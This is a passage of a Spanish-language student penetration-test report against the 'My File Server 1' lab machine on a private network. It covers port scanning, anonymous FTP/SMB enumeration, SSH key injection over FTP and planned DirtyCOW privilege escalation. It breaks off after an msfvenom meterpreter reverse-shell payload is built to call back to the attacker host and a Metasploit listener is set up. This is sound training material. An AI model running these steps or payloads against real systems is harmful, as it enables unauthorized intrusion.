

Actividad 13

RED TEAM REPORT: PENTESTING DE MY
FILESERVER 1

KARLA VANESSA GONZALEZ ESPINOZA
MTRO. SERVANDO LÓPEZ CONTRERAS

Contenido

Reporte ejecutivo	2
Alcance	2
Metodología aplicada.....	3
Fases de Reconocimiento.....	3
Fase de Enumeración	4
1. Escaneo de puertos.....	4
2. Detección de servicios	4
3. Enumeración FTP	5
4. Enumeración SMB	6
5. Enumeración Web.....	8
Fase de Explotación.....	9
1. Generación de Claves.....	9
2. Inyección de Llave Autorizada	10
Fase de post-explotación y escala de privilegios	11
1. Identificación de la Vulnerabilidad.....	11
2. Transferencia y Compilación del Exploit.....	12
3. Ejecución del exploit.....	13
Análisis de Impacto.....	14
Recomendaciones Técnicas	14
Tabla de hallazgos	15
Referencias	18

Red team report: pentesting de My File Server 1

Reporte ejecutivo

Durante el proceso para la realización de la siguiente actividad de seguridad ofensiva programando, el equipo Red Team evaluó la postura de seguridad del servidor corporativo de almacenamiento *My File Server: 1*. El propósito principal consistió en identificar vectores de compromiso, evaluar la resistencia de los controles perimetrales e internos y determinar el impacto operacional de un atacante con intenciones hostiles.

El análisis determinó una postura de riesgo crítico. Se logró el compromiso total de la infraestructura en dos fases principales:

1. **Acceso Inicial Ilegítimo:** Mediante la exposición pública de credenciales administrativas en un archivo de texto plano (readme.txt) en la raíz del servicio HTTP, combinado con una configuración permisiva en el servicio FTP que admitió la escritura remota del archivo `authorized_keys` en el directorio de usuario, habilitando acceso SSH directo sin alerta perimetral.
2. **Escalada de Privilegios Completa:** Aprovechamiento de una vulnerabilidad de condición de carrera en el Kernel de Linux (DirtyCOW / CVE-2016-5195) derivada de la falta de actualización del sistema operativo base (CentOS 7, Kernel 3.10), lo cual concedió acceso de superusuario (root) irrestricto.

Este nivel de compromiso permite a un atacante exfiltrar, cifrar o destruir la totalidad de la información almacenada, así como utilizar el servidor como pivote para comprometer el resto de la red corporativa.

Alcance

El objetivo único de la auditoría fue el servidor "*My File Server 1*", alojado en la dirección IP 10.0.2.5 dentro de un segmento de red local de pruebas. La evaluación se llevó a cabo utilizando un host atacante (Red Team) basado en la estación Kali Linux con la dirección IP 10.0.2.3. Finalmente, para garantizar la integridad del entorno y cumplir con los límites de ejecución establecidos, se excluyeron categóricamente los ataques de denegación de servicio (DDoS) de carácter destructivo y cualquier técnica de ingeniería social dirigida al personal de la institución.


Metodología aplicada

El análisis se rigió bajo el estándar metodológico PTES (Penetration Testing Execution Standard) en integración con los lineamientos de prueba de OWASP para servicios expuestos:

1. **Reconocimiento:** Identificación activa del host mediante barrido ARP sin alterar la topología de red.
2. **Enumeración de Superficie:** Escaneo granular de puertos TCP, fingerprinting de versiones y catalogación de servicios de red.
3. **Análisis de Vulnerabilidades:** Verificación de fallas de configuración en servidores FFTP/SMB y correlación de versiones de software frente a la base de datos pública de vulnerabilidades y exposiciones comunes (CVE).
4. **Explotación:** Encadenamiento de fuga de datos en el servidor web y abuso del protocolo FFTP para consolidar acceso por clave SSH.
5. **Escalada de Privilegios y Post-Explotación:** Inspección del kernel, transferencia de código de explotación local, alteración controlada del subsistema de archivos y toma de control como administrador raíz.

Fases de Reconocimiento

El reconocimiento se enfocó en descubrir la presencia del activo en el segmento de red local mediante la herramienta de barrido de paquetes ARP netdiscover.



The screenshot shows a terminal window with the netdiscover tool output. It indicates that scanning is finished and displays a table of captured ARP packets. The table has columns for IP, At MAC Address, Count, Len, and MAC Vendor / Hostname. Two hosts are listed: 10.0.2.2 and 10.0.2.5, both identified as PCS Systemtechnik GmbH.


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.2	08:00:27:30:88:ed	3	180	PCS Systemtechnik GmbH
10.0.2.5	08:00:27:55:82:de	2	120	PCS Systemtechnik GmbH

Ilustración 1 Se capturaron paquetes ARP Request/Reply identificando las estaciones del segmento.

Fase de Enumeración

1. Escaneo de puertos

Se procedió a mapear el rango completo de puertos mediante Nmap para perfilar la superficie expuesta:




```
kali@kali:~$ nmap -p- --min-rate 1000 -sv -sC 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 13:27 -0400
Nmap scan report for 10.0.2.5
Host is up (0.0012s latency).
Not shown: 64446 filtered tcp ports (no-response), 77 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:10.0.2.3
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 2
|_  vsFTPD 3.0.2 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx  3 0      0      15 Feb 19 2020 pub [NSE: writeable]
|_
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
```

Ilustración 2 Mapeo del rango de puertos

2. Detección de servicios

Tramo final del escaneo de Nmap (Host script results y detección de servicios), donde los scripts automáticos extrajeron información sobre la máquina víctima:



```
kali@kali:~$ nmap -p- --min-rate 1000 -sv -sC 10.0.2.5
20048/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:55:82:DE (Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix


Host script results:
|_clock-skew: mean: -1h50m00s, deviation: 3h10m30s, median: -1s
|_smb-os-discovery:
|_  OS: Windows 6.1 (Samba 4.9.1)
|_  Computer name: localhost
|_  NetBIOS computer name: FILESERVER\x00
|_  Domain name: \x00
|_  FQDN: localhost
|_  System time: 2026-10-08T22:59:23+05:30
|_smb-security-mode:
|_  account used: guest
|_  authentication level: user
|_  challenge response: supported
|_  message signing: disabled (dangerous, but default)
|_smb2-security-mode:
|_  3.1.1:
|_    Message signing enabled but not required
|_smb2-time:
|_  date: 2026-10-08T17:29:25
|_  start date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 95.11 seconds
```

Ilustración 3 Resultados de los scripts

3. Enumeración FTP

Conexión exitosa a la máquina objetivo (10.0.2.5) mediante inicio de sesión anónimo (anonymous), logrando listar el directorio raíz e identificar la carpeta /pub con permisos totales de lectura y escritura (drwxrwxrwx), la cual contiene internamente el directorio /log.



```
kali@kali ~  
Session Actions Edit View Help  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 95.11 seconds  
--(kali@kali)~  
--$ ftp 10.0.2.5  
Connected to 10.0.2.5.  
220 (vsFTPd 3.0.2)  
Name (10.0.2.5:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls -alh  
229 Entering Extended Passive Mode (|||5135|).  
150 Here comes the directory listing.  
drwxr-xr-x  3 0      0      16 Feb 18  2020 .  
drwxr-xr-x  3 0      0      16 Feb 18  2020 ..  
drwxrwxrwx  3 0      0      16 Feb 19  2020 pub  
226 Directory send OK.  
ftp> cd pub  
250 Directory successfully changed.  
ftp> ls -slh  
229 Entering Extended Passive Mode (|||5554|).  
150 Here comes the directory listing.  
drwxr-xr-x  9 0      0      4096 Feb 19  2020 log  
226 Directory send OK.  
ftp>
```

Ilustración 4 Autenticación anónima exitosa en 10.0.2.5 y navegación al directorio

Se navegó al directorio /pub para intentar transferir el archivo test.txt mediante el comando put. El servidor denegó la acción devolviendo el código 550 Permission denied, confirmando la ausencia de permisos de escritura para usuarios sin autenticar antes de cerrar la sesión (exit).



```
kali@kali ~  
Session Actions Edit View Help  
Not connected.  
ftp> put test.txt  
Not connected.  
ftp> open 10.0.2.5  
Connected to 10.0.2.5.  
220 (vsFTPd 3.0.2)  
Name (10.0.2.5:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> cd pub  
250 Directory successfully changed.  
ftp> put test.txt  
local: test.txt remote: test.txt  
229 Entering Extended Passive Mode (|||5360|).  
550 Permission denied.  
ftp> ls  
229 Entering Extended Passive Mode (|||5286|).  
150 Here comes the directory listing.  
drwxr-xr-x  9 0      0      4096 Feb 19  2020 log  
226 Directory send OK.  
ftp> exit  
221 Goodbye.  
--(kali@kali)~  
--$
```

Ilustración 5 Prueba de escritura en FTP denegada

4. Enumeración SMB

Ejecución de smbclient -L 10.0.2.5 permitiendo autenticación anónima (Anonymous login successful). El escaneo reveló los recursos compartidos en el servidor: print, smbdata, smbuser e IPC (gestionados por Samba 4.9.1), finalizando con un fallo al intentar consultar el grupo de trabajo a través del protocolo SMB1.

```
Session Actions Edit View Help
(kali@kali)-[~]
$ smbclient -L 10.0.2.5
Password for [WORKGROUP\kali]:
Anonymous login successful

Target Machine: 10.0.2.5
Kali Linux: 10.0.2.3

IP Addresses:
vsftpd 3.0.2 anonymous
openSSH
Samba
ProFTPD 1.3.5 anonymous

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
smbdata        Disk      smbdata
smbuser        Disk      smbuser
IPC$           IPC       IPC Service (Samba 4.9.1)

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.0.2.5 failed (Error NT_STATUS_HOST_UNREACHABLE)
Unable to connect with SMB1 -- no workgroup available
```

Ilustración 6 Listado de recursos SMB

Conexión exitosa a la carpeta //10.0.2.5/smbdata mediante autenticación anónima (Anonymous login successful). La ejecución del comando ls reveló la exposición de múltiples registros del sistema operativo (boot.log, cron, messages, secure, wtmp, etc.) y archivos sensibles como sshd_config.

```
kali@kali -
Session Actions Edit View Help
$ smbclient //10.0.2.5/smbdata
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: > ls
.                D          0   Thu Feb 20 06:07:55 2020
..               D          0   Tue Feb 18 06:47:54 2020
anaconda         D          0   Tue Feb 18 06:48:15 2020
audit            D          0   Tue Feb 18 06:48:15 2020
boot.log         N        6120   Tue Feb 18 06:48:16 2020
btmap            N        184    Tue Feb 18 06:48:16 2020
cron             N       4813   Tue Feb 18 06:48:16 2020
dmesg            N       31389  Tue Feb 18 06:48:16 2020
dmesg.old        N       31389  Tue Feb 18 06:48:16 2020
glusterfs        D          0   Tue Feb 18 06:48:16 2020
lastlog          N      292292  Tue Feb 18 06:48:16 2020
maillog          N       1982   Tue Feb 18 06:48:16 2020
messages         N     584379  Tue Feb 18 06:48:17 2020
ppp              D          0   Tue Feb 18 06:48:17 2020
samba            D          0   Tue Feb 18 06:48:17 2020
secure           N      11937   Tue Feb 18 06:48:17 2020
spooler          D          0   Tue Feb 18 06:48:17 2020
tallylog         N          0   Tue Feb 18 06:48:17 2020
tuned            D          0   Tue Feb 18 06:48:17 2020
wtmp             N       25726  Tue Feb 18 06:48:17 2020
xferlog          N          0   Tue Feb 18 06:48:17 2020
yum.log          N      18915  Tue Feb 18 06:48:17 2020
sshd_config      N       1906   wed Feb 19 02:46:38 2020
```

Ilustración 7 Exploración del recurso smbdata

Tras un intento fallido de acceder a un directorio inexistente, se procedió a subir el archivo local test.txt mediante el comando put. La transferencia se completó con éxito hacia la raíz del recurso (putting file test.txt as \test.txt), comprobando que el recurso compartido smbdata cuenta con privilegios activos de escritura y subida.

```

Session Actions Edit View Help
boot.log N 6120 Tue Feb 18 06:48:16 2020
btmp N 394 Tue Feb 18 06:48:16 2020
cron N 4813 Tue Feb 18 06:48:16 2020
dmesg N 31389 Tue Feb 18 06:48:16 2020
dmesg.old N 31389 Tue Feb 18 06:48:16 2020
glusterfs D 0 Tue Feb 18 06:48:16 2020
lastlog N 292292 Tue Feb 18 06:48:16 2020
maillog N 1982 Tue Feb 18 06:48:16 2020
messages N 684379 Tue Feb 18 06:48:17 2020
ppp D 0 Tue Feb 18 06:48:17 2020
samba D 0 Tue Feb 18 06:48:17 2020
secure N 11937 Tue Feb 18 06:48:17 2020
spooler N 0 Tue Feb 18 06:48:17 2020
tallylog N 0 Tue Feb 18 06:48:17 2020
tuned D 0 Tue Feb 18 06:48:17 2020
wtmp N 25728 Tue Feb 18 06:48:17 2020
xferlog N 100 Tue Feb 18 06:48:17 2020
yum.log N 10915 Tue Feb 18 06:48:17 2020
sshd_config N 3906 Wed Feb 19 02:46:38 2020

19976192 blocks of size 1024. 18285524 blocks available
smb: \> cd /home
cd \home\.: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> put test.txt
test.txt does not exist
smb: \> put test.txt
putting file test.txt as \test.txt (0.3 kB/s) (average 0.3 kB/s)
smb: \> ls

```

Ilustración 8 Comprobación de escritura en smbdata

Se confirmó la presencia del archivo subido test.txt dentro del recurso smbdata antes de cerrar la sesión con exit. Posteriormente, se intentó conectar mediante acceso anónimo a la carpeta //10.0.2.5/smbuser; si bien el inicio de sesión inicial fue aceptado, el servidor denegó la conexión al árbol del recurso

```

kali@kali ~
Session Actions Edit View Help
dmesg.old N 31389 Tue Feb 18 06:48:16 2020
glusterfs D 0 Tue Feb 18 06:48:16 2020
lastlog N 292292 Tue Feb 18 06:48:16 2020
maillog N 1982 Tue Feb 18 06:48:16 2020
messages N 684379 Tue Feb 18 06:48:17 2020
ppp D 0 Tue Feb 18 06:48:17 2020
samba D 0 Tue Feb 18 06:48:17 2020
secure N 11937 Tue Feb 18 06:48:17 2020
spooler N 0 Tue Feb 18 06:48:17 2020
tallylog N 0 Tue Feb 18 06:48:17 2020
tuned D 0 Tue Feb 18 06:48:17 2020
wtmp N 25728 Tue Feb 18 06:48:17 2020
xferlog N 100 Tue Feb 18 06:48:17 2020
yum.log N 10915 Tue Feb 18 06:48:17 2020
sshd_config N 3906 Wed Feb 19 02:46:38 2020
test.txt A 11 Thu Oct 8 14:22:47 2020

19976192 blocks of size 1024. 18285524 blocks available
smb: \> exit
(kali@kali)-[~]
$ smbclient //10.0.2.5/smbuser
Password for [WORKGROUP\kali]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
(kali@kali)-[~]

```

Ilustración 9 Acceso denegado a smbuser

Tras confirmar el acceso denegado a la carpeta //10.0.2.5/smbuser, se inició la herramienta enum4linux contra la dirección 10.0.2.5 para automatizar la extracción de información sobre el dominio/grupo de trabajo, políticas de contraseñas y enumeración de usuarios mediante consultas RID sin credenciales (Username: ")

```
kali@kali:~$ smbclient //10.0.2.5/smbuser
Password for [WORKGROUP\kali]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali@kali)-[~]
$ enum4linux 10.0.2.5
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Oct 8 14:31:49 2020

----- ( Target Information ) -----

Target ..... 10.0.2.5
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

----- ( Enumerating Workgroup/Domain on 10.0.2.5 ) -----
```

Ilustración 10 Enumeración SMB con enum4linux

Se ejecutó `showmount -e 10.0.2.5` para descubrir los puntos de montaje exportados por el servicio NFS, identificando el recurso `/smbdata` restringido. Tras crear el directorio local `share` (`mkdir share`), se intentó montar el recurso mediante `sudo mount -t nfs 10.0.2.5:/smbdata share`; el servidor denegó la petición debido a que la IP de Kali (10.0.2.3) no pertenece al rango permitido.

```
kali@kali:~$ showmount -e 10.0.2.5
Export list for 10.0.2.5:
/smbdata 192.168.56.0/24

(kali@kali)-[~]
$ mkdir share


(kali@kali)-[~]
$ sudo mount -t nfs 10.0.2.5:/smbdata share
[sudo] password for kali:
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' -> '/usr/lib/systemd/system/rpc-statd.service'.
mount.nfs: access denied by server while mounting 10.0.2.5:/smbdata

(kali@kali)-[~]
$
```

Ilustración 11 Fallo de montaje NFS por restricción de red

5. Enumeración Web

Ejecución de la herramienta `nikto -h [http://10.0.2.5](http://10.0.2.5)` sobre el puerto HTTP (80), identificando el servidor web Apache 2.4.6 (CentOS) en una versión desactualizada.



```
kali@kali -
Session Actions Edit View Help
(kali@kali)-[~]
$ nikto -h http://10.0.2.5
- Nikto v2.6.0

+ Target IP: 10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-10-08 14:54:56 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates: 403
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). C
GI tests skipped.
+ [013587] /: Suggested security header missing: referrer-policy. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. S
ee: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transpor
t-Security
+ [013587] /: Suggested security header missing: x-content-type-options. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Opti
ons
+ [013587] /: Suggested security header missing: content-security-policy. See
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: htt
ps://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [600050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
```

Ilustración 12 Auditoria web con Nikto




Ilustración 13 Credenciales validas completadas

Fase de Explotación

1. Generación de Claves

Creación de un nuevo par de claves criptográficas pública y privada (algoritmo ED25519) en la máquina atacante mediante la utilidad ssh-keygen. Se configuró la ruta de guardado personalizada en /home/kali/id_rsa (clave privada) y /home/kali/id_rsa.pub (clave pública) omitiendo el uso de frase de paso (*passphrase*) para permitir autenticaciones automáticas posteriores.

```
(kali@kali)-[~]
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519): /home/kali/
id_rsa
Enter passphrase for "/home/kali/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/id_rsa
Your public key has been saved in /home/kali/id_rsa.pub
The key fingerprint is:
SHA256:bVTh3IkXae1IhbuemyWNM9BoyqnFtHqDdrFKvQb4wu8 kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|      .  o  .  .  |
|      + o  .  .  |
|      . +o++  .  |
|      o  +o  .  |
|      .S + +  .  |
|      .,*+=  .o  |
|      . ..00o  .=.o|
|      o..++*  o*  |
|      =E=..  o.  |
+-----[SHA256]-----+
```

Ilustración 14 Creación de llaves SSH

2. Inyección de Llave Autorizada

Autenticación exitosa en el servicio FTP de la máquina 10.0.2.5 utilizando las credenciales del usuario smbuser. Al situarse en su directorio personal (/home/smbuser), se creó el directorio oculto .ssh mediante mkdir .ssh y se transfirió el archivo de clave pública authorized_keys con el comando put, permitiendo el posterior acceso directo por SSH mediante autenticación por clave sin requerir contraseña.

```
kali@kali ~
Session Actions Edit View Help
Name (10.0.2.5:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -alh
229 Entering Extended Passive Mode (|||5454|).
150 Here comes the directory listing.
drwx----- 2 1000 1000 79 Feb 18 2020 .
drwxr-xr-x 3 0 0 20 Feb 19 2020 ..
-rw----- 1 1000 1000 27 Feb 20 2020 .bash_history
-rw-r--r-- 1 1000 1000 18 Mar 05 2015 .bash_logout
-rw-r--r-- 1 1000 1000 193 Mar 05 2015 .bash_profile
-rw-r--r-- 1 1000 1000 231 Mar 05 2015 .bashrc
226 Directory send OK.
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||5938|).
150 Ok to send data.
100% [*****] 91 174.24 KiB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (4.29 KiB/s)
ftp>
```

Ilustración 15 Inyección de clave SSH vía FTP

Tras preparar la llave (cp id_rsa.pub authorized_keys), se estableció conexión remota exitosa hacia el objetivo mediante el comando `ssh -i id_rsa smbuser@10.0.2.5`

```
smbuser@fileserv:opt
Session Actions Edit View Help
$ cp id_rsa.pub authorized_keys
(kali@kali)-[~]
$ ssh -i id_rsa smbuser@10.0.2.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec
#                               www.armourinfosec.com
#                               My File Server - 1
#                               Designed By :- Akanksha Sachin Verma
#                               Twitter :- @akankshavermasv
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserv ~]$ ls -alh
total 16K
drwx----- 3 smbuser smbuser 90 Oct 9 01:53 .
drwxr-xr-x. 3 root root 20 Feb 19 2020 ..
-rw----- 1 smbuser smbuser 27 Feb 20 2020 .bash_history
```

Ilustración 16 Conexión SSH exitosa como smbuser

Fase de post-explotación y escala de privilegios

1. Identificación de la Vulnerabilidad


Se evidencia un error al intentar levantar el servidor HTTP de Python debido a que el puerto configurado ya estaba en uso por otro proceso. Posteriormente, se empleó la herramienta msfvenom para generar un ejecutable ELF de 64 bits (met.elf) configurado con la carga útil linux/x64/meterpreter/reverse_tcp, asignando la dirección atacante LHOST=10.0.2.3 y el puerto LPORT=6666 para la conexión inversa, antes de iniciar msfconsole.

```
kali@kali: ~
Session Actions Edit View Help
File "/usr/lib/python3.13/http/server.py", line 140, in server_bind
socketserver.TCPServer.server_bind(self)
File "/usr/lib/python3.13/socketserver.py", line 478, in server_bind
self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
(kali@kali)-[~/Downloads]
$ cd ..
(kali@kali)-[~]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.3 LPORT=6666 -f elf -o met.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: met.elf
(kali@kali)-[~]
$ msfconsole -o
```

Ilustración 17 Generación de binario reverso con msfvenom

2. Transferencia y Compilación del Exploit

En Kali Linux se generó el binario ejecutable met.elf con msfvenom (linux/x64/meterpreter/reverse_tcp apuntando a 10.0.2.3:6666). A continuación, se abrió msfconsole en modo silencioso (-q), se cargó el módulo de escucha exploit/multi/handler, se configuró el payload correspondiente (set payload linux/x64/meterpreter/reverse_tcp) y se ejecutó show options para revisar los parámetros requeridos.



```
kali@kali:~$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.3 LPORT=6666 -t elf -o met.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 150 bytes
Final size of elf file: 250 bytes
Saved as: met.elf

kali@kali:~$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

